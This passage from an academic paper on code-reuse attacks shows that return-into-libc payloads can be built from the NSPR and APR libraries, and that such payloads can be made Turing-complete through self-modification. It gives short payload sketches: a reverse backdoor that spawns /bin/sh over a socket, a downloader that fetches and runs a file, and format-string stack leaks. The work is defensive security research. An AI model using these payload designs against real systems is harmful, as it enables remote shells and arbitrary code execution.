While Return-into-Libc (RiL) attacks can, in principle, be performed against any library, it is not clear whether there exist common, frequently linked libraries which actually possess useful functions for implementing real-world malware payloads. These alternative sources would be quite valuable in cases where libc is given special protection due to its ubiquity and power with respect to system call operations.

To this end, the formal model treats libc as something of a special case: RiL attacks require that useful functions are available from libc. In this section, we show that Return-into-Libc attacks can in fact be performed against many other libraries. Specifically, the Apache Portable Runtime (used by the Apache webserver), the Netscape Portable Runtime (used by Firefox and Thunderbird), and the GLib application framework (used by programs running in the GNOME desktop environment) possess sufficient I/O functions to implement downloaders, uploaders, backdoors, and reverse backdoors.

We use the attacker model from Tran et al. [34], which allows the attacker to cause the execution of functions of their choosing with arguments of their choosing, as long as those functions are already present in the process address space. The attacker also has some region of memory under his control and knows the addresses of memory in this region. This could be an area of the stack above the payload itself or memory in a known writable location, possibly allocated by one of the available library functions. The memory is used to store data structures and arguments, as well as to maintain data persistence across function calls.

NSPR NSPR is a libc-like library that does not have a generic system call interface. However, it supports socket-based I/O, file system operations, process spawning, and memory mapping and manipulation. These are sufficient to implement an uploader, downloader, backdoor, and reverse backdoor in a straightforward way. The lack of any setuid-like function makes root-insertion impossible, but a root-inserter could easily be injected via one of the other payloads. Figure 9 presents a reverse backdoor written in NSPR. All payloads are written using NSPR version 4.9.

Note the large number (denoted with an ellipsis) of socket creations in Figure 9. This is due to the unavailability of function return values in Return-into-Libc-like programming. Any operation which is not a function (including variable assignment) cannot be used to write a payload with this technique. As such, we must 'spray' the file descriptor space by allocating many descriptors and then guess file descriptors using an immediate value. Note that while NSPR uses a custom `PRFileDesc` socket descriptor, the structure's layout is well documented, and the attacker can easily write the descriptor directly to a prepared `PRFileDesc` object.

```
PR_NewTCPSocket();
...
PR_NewTCPSocket();
PR_Connect(sock, &addr, NULL);
PR_ProcessAttrSetStdioRedirect(attr,PR_StandardInput,sock);
PR_ProcessAttrSetStdioRedirect(attr,PR_StandardOutput,sock);
PR_ProcessAttrSetStdioRedirect(attr,PR_StandardError,sock);
PR_CreateProcess("/bin/sh", argv, NULL, attr);
```

Fig. 9: Reverse Backdoor using NSPR

The only other complication when writing NSPR payloads is in how a new address space is prepared when creating a shell for backdoors. There is no `dup2` analogue that lets the attacker bind standard streams to the new shell. Instead, process attributes specifying redirected streams must be set before a new process is spawned. Upon process creation the streams are set to the file descriptor of the socket, and the attack proceeds normally.

APR APR also implements a libc-like functionality, but uses a function call convention that makes many Return-into-Libc attacks much more reliable. Functions in APR return status codes and write the result of the computation to a memory region specified by the user. This eliminates (among other difficulties) the need for file descriptor spraying. Figure 10 depicts a downloader using APR function calls. All payloads use APR version 1.4.

The `apr_pool_create` function is a library-specific memory allocator that must be called at the start of any APR program. While a pool created by the com-

```
apr_pool_create(&pool, NULL);
apr_socket_create(&sock, 2, 1, 0, pool);
apr_socket_connect(sock, &addr);
apr_socket_recv(sock, buf, buf_size);
apr_file_open(&file, "badfile", 0x00006, 0777, pool);
apr_file_write(file, buf, buf_size);
apr_proc_create(&proc, "badfile", "badfile", 0, 0, pool);
```

Fig. 10: Downloader using APR

promised process likely already exists, the attacker is unlikely to know where it is located in memory. The remaining functions are fairly straightforward: a socket is opened, data is downloaded to a file with execute permissions and that file is run. `apr_proc_create` is similar to a Unix `fork`, so the victim process will not be overwritten in memory by the payload.

APR function calls can be used to implement a downloader and an uploader. The library does provide a `dup2` analogue, but only allows redirection of streams to files and not to sockets. This means that backdoors cannot be directly implemented. Privilege modification is also unsupported, preventing root insertion. Since a downloader can be used to execute arbitrary code, however, these two payloads suffice in practice.

We present the gadgets built using the GLib library in our technical report.

6.3 Turing Complete-LibN

The previous defense bypass utilized simple, linear code. More advanced attacks which, e.g. perform searches or other highly algorithmic routines may need a fully Turing-Complete catalog of functions available for reuse. Tran et al. [34] show that libc is itself Turing-Complete on the function level (i.e. enables Turing-Complete Return-into-Libc code).

In this section, we show that many other libraries have Turing-Complete sets of functions, enabling a larger corpus for creation of advanced Return-into-LibN payloads. Many of the constructs from [34] can be reapplied to other libraries: basic arithmetic and memory manipulation functions are common. Their looping construct, however, relied on a construct somewhat peculiar to libc: the `longjmp` function. `Longjmp` allows user-defined values of the stack pointer to be set, permitting permutation of the 'instruction' pointer in a code reuse attack.

The lack of a `longjmp`-like function outside of libc precludes modifying the stack pointer to implement a jump. Without a branch instruction no looping constructs are possible and Turing-completeness is unavailable. Fortunately, the 'text' segment of a code reuse payload is writable, since it was after all injected as data into the stack or heap. This enables an alternative approach using conditional self-modification. In combination with conditional evaluation, this can be used to build a looping construct. Note that this technique works even though W$\oplus$X is enabled because self-modification is applied to the addresses which constitute the Return-into-LibN payload, not the program code.

We can use self-modification to create a straight-line instruction sequence semantically equivalent to `while(p(x)) do {body}`, where `p(x)` is a predicate on a variable `x` and `{body}` is arbitrary code. The attacker is assumed to have the ability to do arithmetic, to read and write to memory, and to conditionally evaluate a single function. These capabilities are derivable from common functions, explained in [34].

We describe the mechanism in three stages of refinement: in a simplified execution model, as a generic series of function invocations, and as an implementation using the Apache Portable Runtime.

Using this environment, it is possible to build the the looping mechanism presented in Figure 11. For readability each line is labeled. References to these labels should be substituted with the line they represent, e.g. `Reset` should be read as `iterate='nop;';`. `iterate` and `suffix` are strings in memory which hold the loop-related code and the remaining program code, respectively. `nop` is the no-operation instruction that advances the instruction pointer. `[ip+1]` represents the memory location immediately following the address pointed to by the instruction pointer. The `|` operator denotes concatenation.

Each iteration, `iterate` is reset to be a `nop` instruction. The loop body is executed and the predicate `p(x)` is checked. If it evaluates to true, `iterate` is set to the loop instruction sequence. Finally, `iterate` is concatenated with the remaining program code and moved to the next memory address that will pointed at by the instruction pointer. Note that if the predicate evaluates to true, the `nop` is replaced by another loop iteration. If the predicate evaluates to false, `iterate` is unchanged and execution will proceed into the suffix.

```
Reset       : iterate='nop;';
Body        : <body>;
Evaluate    : If p(x): iterate='Reset;Body;
                  Evaluate;Self-Modify';
Self-Modify : [ip+1] = iterate|suffix;
```

Fig. 11: Self-Modifying While Loop

The basic self-modifying while loop can easily be converted to Return-into-Libc code. Figure 12 presents one such possible conversion. The implementation of this example assumes is for a Linux call stack. A stack frame, from top to bottom, consists of parameters, a return value, a saved frame pointer, and space for local variables. In the basic model the attacker was aware of the value of `ip` at the end of the loop and could easily write code to `[ip+1]`. In real world scenarios, however, the attacker does not know the analogous `esp` value a priori. Fortunately a number of techniques ([32, 35, 40]) exist to leak `esp` to the attacker. We chose to use format string vulnerabilities. Note this is not a vulnerability per se, as it is *not* already present in a victim process. It is simply function call made by the attacker with side effects that are normally considered "unsafe". Since this is a code reuse attack, there is no reason to follow normal software engineering conventions.

```
sprintf(stack, "%08x%08x%08x%08x%08x");
atomic_add(&stack, 32);
atomic_add(stack, offset);
sprintf(iterate, nop);
/* body */
conditional(test, sprintf(iterate, loopcode));
sprintf(stack, "%s%s", iterate, suffix);
```

Fig. 12: Generic self-modifying Return-into-Libc while loop

The first line uses an 'unsafe' format string to dump the stack up to the saved frame pointer (which in this example is five words above `sprintf`'s local variables) to the `stack` variable. Since the attacker crafted the payload, no guesswork is involved in determining the number of bytes between `sprintf`'s local variable region and the saved frame pointer. In the second line the first four words in the dump are discarded, and in the third the address of the stack pointer is calculated based on the offset of the saved frame pointer from the stack pointer. Note that the resultant value of `esp` should point to the stack frame which will be returned to after the last instruction in the figure, not the stack frame which will be returned to after the function which is currently executing. Since the attacker injected the payload onto the stack he will know the necessary offset.

The next three lines correspond to `Reset; Body; Evaluate`. `iterate`, `nop`, `loopcode`, and `suffix` are all buffers in attacker-controlled memory. `nop` is any function call. `loopcode` is the sequence of instructions from Figure 12, and `suffix` is the remaining payload code following loop execution. The final line copies the concatenation of the instructions in `iterate` and `suffix` to the program stack, overwriting the payload from that point forward.

The generic attack executes in a Linux program stack but makes no assumptions about the structure of the injected payload. When constructing a specific self-modifying gadget, however, the payload structure must be fixed. We assume that the attacker has injected a forged sequence of stack frames as a payload. The bottom-most frame (assuming stack grows down) executes first, returns to the frame associated with the second function to be called, etc. Parameters are included in the initial stack injection. An attack using only functions from the Apache Portable Runtime is shown in Figure 13.

The attacker is assumed to have a blank key-value table already written to memory. This is a simple, well-defined data structure, and requires no extra attacker capabilities.

```
apr_table_set(table, "match_string", "loopcode");
apr_snprintf(buf, 1024, "%08x%08x%08x%08x%08x");
apr_atomic_add32(&stack, 32);
apr_atomic_add32(stack, offset);
apr_snprintf(iterate, 100, "nop");
/* body */
apr_table_do(apr_snprintf, iterate, table, condition, NULL);
apr_snprintf(stack, 1024, iterate);
```

Fig. 13: Self-modifying while loop in APR

The first line adds an entry to the table: the key is the condition to be matched (a string), and the value is the stack frame sequence which implements the loop. The stack-locator and Reset code is as described above.

The conditional evaluator, `apr_table_do`, works as follows. It first filters the table by the `condition` string. Only entries whose keys are identical to this string are retained. For all remaining keys, the function in the first argument to `apr_table_do` is called on each entry. The function is passed three arguments: the second argument to `apr_table_do`, the key for the current entry, and the value for the current entry. In this case, `apr_snprintf(iterate, "mask_string", "loopcode")` is called on the single entry only if `condition` matches `mask_string` via string comparison. If so, it writes `loopcode` to `iterate` for a number of bytes up to the integer representation of `mask_string`'s address. Since this value is passed on the stack, the length limit will be on the order of gigabytes. The value of `iterate` is then written to the stack location corresponding to the stack frame immediately above the last `snprintf` frame. Note that the forged stack frames which constitute `iterate` must be automatically adjusted so that saved `ebp` values and other stack-referential pointers are modified appropriately. This can be done automatically via a mechanism similar to the format string trick.

7 Conclusion

The complexity of the code reuse space and the large variety of assumptions and threat models make it difficult to compare defenses or reason about the whole space. To solve this, in this paper, we constructed a model of the code reuse space where statements about attacker assumptions and the defenses that prevent them are represented as propositional formulas. We used a SAT-solver to search the space for insecure configurations and to generate ideas about where to look for new attacks or defenses. We used the model to analyze the security of applications running with the security features available in an Ubuntu Server and to suggest and construct several new classes of attacks: pure ROP payloads, return-into-libn and Turing-complete return-into-libn. Our modeling technique can be used in future work to formalize the process of threat model definition, analyze defense configurations, reason about composability and efficacy, and hypothesize about new attacks and defenses.

References

[1] Abadi, M., Budiu, M., Erlingsson, U., Ligatti, J.: Control-flow integrity principles, implementations, and applications. ACM Trans. Inf. Syst. Secur. 13(1), 4:1–4:40 (Nov 2009)

[2] Arnold, S.: Security/features (March 2013), https://wiki.ubuntu.com/Security/Features

[3] Bennett, J: The number of the beast, http://www.fireeye.com/blog/technical/cyber-exploits/2013/02/the-number-of-the-beast.html

[4] Bletsch, T., Jiang, X., Freeh, V., Liang, Z.: Jump-oriented programming: A new class of code-reuse attack. In: Proc. of the 6th ACM CCS (2011)

[5] Bray, B.: Compiler security checks in depth. Online (2002), http://msdn.microsoft.com/en-us/library/aa290051%28v=vs.71%29.aspx

[6] Buchanan, E., Roemer, R., Shacham, H., Savage, S.: When good instructions go bad: generalizing return-oriented programming to RISC. In: Proc. of the 15th ACM CCS (2008)

[7] Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A., Shacham, H., Winandy, M.: Return-oriented programming without returns. In: Proc. of the 17th ACM CCS. pp. 559–572 (2010)

[8] Cowan, C., Beattie, S., Johansen, J., Wagle, P.: Pointguard: protecting pointers from buffer overflow vulnerabilities. In: Proceedings of the 12th USENIX Security Symposium (2003)

[9] Eeckhoutt, P.V.: Chaining DEP with ROP (2011), http://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/buildingblocks

[10] Etoh, H.: Propolice: Gcc extension for protecting applications from stack-smashing attacks. IBM (April 2003), http://www.trl.ibm.com/projects/security/ssp (2003)

[11] Hiser, J., Nguyen, A., Co, M., Hall, M., Davidson, J.: ILR: Where'd my gadgets go. In: IEEE Symposium on Security and Privacy (2012)

[12] Homescu, A., Stewart, M., Larsen, P., Brunthaler, S., Franz, M.: Microgadgets: size does matter in turing-complete return-oriented programming. In: Proceedings of the 6th USENIX conference on Offensive Technologies. pp. 7–7. USENIX Association (2012)

[13] Katebi, H., Sakallah, K.A., Marques-Silva, J.P.: Empirical study of the anatomy of modern sat solvers. In: SAT, pp. 343–356. Springer (2011)

[14] Kayaalp, M., Ozsoy, M., Abu-Ghazaleh, N., Ponomarev, D.: Branch regulation: low-overhead protection from code reuse attacks. In: Proceedings of the 39th International Symposium on Computer Architecture. pp. 94–105 (2012)

[15] Kil, C., Jun, J., Bookholt, C., Xu, J., Ning, P.: Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software. In: Proc. of ACSAC'06 (2006)
[16] Kornau, T.: Return oriented programming for the ARM architecture. Ph.D. thesis, Master's thesis, Ruhr-Universitat Bochum (2010)
[17] Li, J., Wang, Z., Jiang, X., Grace, M., Bahram, S.: Defeating return-oriented rootkits with "return-less" kernels. In: EuroSys (2010)
[18] de Moura, L.M., BjÃÿrner, N.: Z3: An efficient smt solver. In: Tools and Algorithms for the Construction and Analysis of Systems, 14th International Conference (TACAS). Lecture Notes in Computer Science, vol. 4963, pp. 337–340. Springer (2008)
[19] Nergal: The advanced return-into-lib(c) exploits (pax case study). Phrack Magazine 58(4), 54 (Dec 2001)
[20] Onarlioglu, K., Bilge, L., Lanzi, A., Balzarotti, D., Kirda, E.: G-free: Defeating return-oriented programming through gadget-less binaries. In: Proc. of ACSAC'10 (2010)
[21] One, A.: Smashing the stack for fun and profit. Phrack magazine 7(49), 14–16 (1996)
[22] Pappas, V., Polychronakis, M., Keromytis, A.: Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In: Proc. of IEEE Symposium on Security and Privacy (2012)
[23] PaX: PaX non-executable pages design & implem., http://pax.grsecurity.net/docs/noexec.txt
[24] Polychronakis, M., Anagnostakis, K.G., Markatos, E.P.: Emulation-based detection of non-self-contained polymorphic shellcode. In: Proc. of RAID'07. pp. 87–106 (2007)
[25] Roemer, R.: Finding the bad in good code: Automated return-oriented programming exploit discovery. Ph.D. thesis, UCSD (2009)
[26] Roglia, G., Martignoni, L., Paleari, R., Bruschi, D.: Surgically returning to randomized lib (c). In: Proc. of ACSAC'09 (2009)
[27] Russinovich, M.: Windows internals. Microsoft, Washington, DC (2009)
[28] Shacham, H.: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: ACM CCS (2007)
[29] Shacham, H., Page, M., Pfaff, B., Goh, E.J., Modadugu, N., Boneh, D.: On the effectiveness of address-space randomization. In: Proc. of ACM CCS. pp. 298–307 (2004)
[30] Sinnadurai, S., Zhao, Q., fai Wong, W.: Transparent runtime shadow stack: Protection against malicious return address modifications (2008)
[31] Snow, K., Monrose, F., Davi, L., Dmitrienko, A.: Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In: Proc. of IEEE Symposium on Security and Privacy (2013)
[32] Strackx, R., Younan, Y., Philippaerts, P., Piessens, F., Lachmund, S., Walter, T.: Breaking the memory secrecy assumption. In: Proc. of EuroSec'09 (2009)
[33] Team, P.: Pax address space layout randomization (aslr) (2003)
[34] Tran, M., Etheridge, M., Bletsch, T., Jiang, X., Freeh, V., Ning, P.: On the expressiveness of return-into-libc attacks. In: Proc. of RAID'11. pp. 121–141 (2011)
[35] Twitch: Taking advantage of non-terminated adjacent memory spaces. Phrack 56 (2000)
[36] van de Ven, A.: New security enhancements in red hat enterprise linux v. 3, update 3. Raleigh, North Carolina, USA: Red Hat (2004)
[37] Wachter, M., Haenni, R.: Propositional dags: a new graph-based language for representing boolean functions. KR 6, 277–285 (2006)
[38] Wartell, R., Mohan, V., Hamlen, K.W., Lin, Z.: Binary stirring: self-randomizing instruction addresses of legacy x86 binary code. In: Proc. of ACM CCS. pp. 157–168 (2012)
[39] Xu, H., Chapin, S.: Improving address space randomization with a dynamic offset randomization technique. In: Proc. of the 2006 ACM symposium on Applied computing (2006)
[40] Younan, Y., Joosen, W., Piessens, F.: Code injection in C and C++: A survey of vulnerabilities and countermeasures. Technical Report CW386, Katholieke Universiteit Leuven (July 2004)